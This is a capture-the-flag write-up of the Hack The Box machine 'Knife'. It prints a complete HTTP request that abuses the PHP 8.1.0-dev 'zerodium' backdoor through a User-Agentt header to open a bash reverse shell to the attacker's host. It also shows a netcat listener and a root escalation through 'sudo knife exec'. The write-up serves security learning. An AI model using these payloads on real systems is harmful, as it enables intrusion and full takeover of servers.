Knife(Linux)-10.129.67.127


This challenge involves modifying the user agent for a php web server to get the initial foothold.
For privilege escalation, it involves a vulnerable knife binary that can be exploited to get root privilges.

New commands I used and learned.

What does this do? bash -c tells the system to run the bash command in quotes. bash -i starts the interactive shell and >& /dev/tcp/10.10.14.17/4444 . Send stdout (>) and stderr (&) to `/dev/tcp/10.10.14.17/4444` → which is a TCP connection to your machine on port 4444. 0>&1 This redirects stdin (0) to the same place as stdout → so you can type commands.

```
zerodiumsystem("bash -c 'bash -i >& /dev/tcp/10.10.14.17/4444 0>&1'")
```

Modifying the User-Agent to User-Agentt with two T's allowed for back door in this challenge.




```
GET / HTTP/1.1
Host: 10.129.67.127
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agentt: zerodiumsystem("bash -c 'bash -i >& /dev/tcp/10.10.14.17/4444 0>&1'");
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Enumeration

Victim Machine: 10.129.67.127
Host Machine: 10.10.14.17


nmap



```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -T5 10.129.67.127
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 20:20 CDT
Nmap scan report for 10.129.67.127
Host is up (0.036s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 14.60 seconds
```

Port 80 is open and nothing else so this will be a web application challenge.

Foothold



Host	Method	URL	Params	Status code	Length	MIME type	Title
http://10.129.67.127	GET	/		200	6073	HTML	Emergent Medi


```
GET / HTTP/1.1
Host: 10.129.67.127
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

```

```
HTTP/1.1 200 OK
Date: Tue, 06 May 2025 01:27:19 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Vary: Accept-Encoding
Content-Length: 5815
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en" >

  <head>

    <meta charset="UTF-8">


    <title>
      Emergent Medical Idea
    </title>

    <link rel="stylesheet" href="
```


Capturing a request with burp suite allows us to see the PHP version the web app is running on is 8.1.0-dev
This version of php is vulnerable to the exploit found here.https://www.exploit-db.com/exploits/49933
This vulnerabilityallows an attacker to have remote code execution by modifying the User-Agentt header in the GET

request.

A PoC is included in the exploit-db link as a python script that can be run that gives the attacker an interactive shell




```
┌──(kali㉿kali)-[~/HackTheBox/Linux_Knife]
└─$ python3 exploit.py
Enter the full host url:
http://10.129.67.127

Interactive shell is opened on http://10.129.67.127
Can't acces tty; job crontol turned off.
$ whoami
james

$ 
```




```
GET / HTTP/1.1
Host: 10.129.67.127
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agentt: zerodiumsystem("bash -c 'bash -i >& /dev/tcp/10.10.14.17/4444 0>&1'");
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

```

What does this do? bash -c tells the system to run the bash command in quotes. bash -i starts the interactive shell and >& /dev/tcp/10.10.14.17/4444 . Send **stdout (>) and stderr (&)** to `/dev/tcp/10.10.14.17/4444` → which is a TCP connection to your machine on port 4444. 0>&1 This redirects stdin (0) to the same place as stdout → so you can type commands.

```
zerodiumsystem("bash -c 'bash -i >& /dev/tcp/10.10.14.17/4444 0>&1'")
```




```
$ ls
bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
```



```
$ ls /home
james

$ ls /home/james
user.txt
```

Priv Escalation

Listing out the sudo permissions with the "-l" options allows us to see that the user james can run the "knife" binary as root. We will be able to escalate privileges this was.




```
$ sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife

$ 
```

Add this to the knife file for reverse shell using vi and the knife man pages.

```
:!/bin/sh
```

You can also search the knife binary on GTFObins to find this command to give you sudo priviliges. This method worked the best for me.



```
┌──(kali㉿kali)-[~/HackTheBox/Linux_Knife]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.17] from (UNKNOWN) [10.129.67.127] 36120
bash: cannot set terminal process group (900): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$

    sudo knife exec -E 'exec "/bin/sh"'


james@knife:/$
james@knife:/$     sudo knife exec -E 'exec "/bin/sh"'
whoami
root
cd
ls
delete.sh
root.txt
snap
```

Command found from GTFObins for sudo privs with knife binary

USE GFTOBINS!!!!!!

What it means

- `knife exec -E '...'` → Runs Ruby code.

- `exec "/bin/sh"` in Ruby → Replaces the current process (knife) with `/bin/sh`.

This should normally give you a shell **as root** (because `sudo` runs knife as root).

```
sudo knife exec -E 'exec "/bin/sh"'
```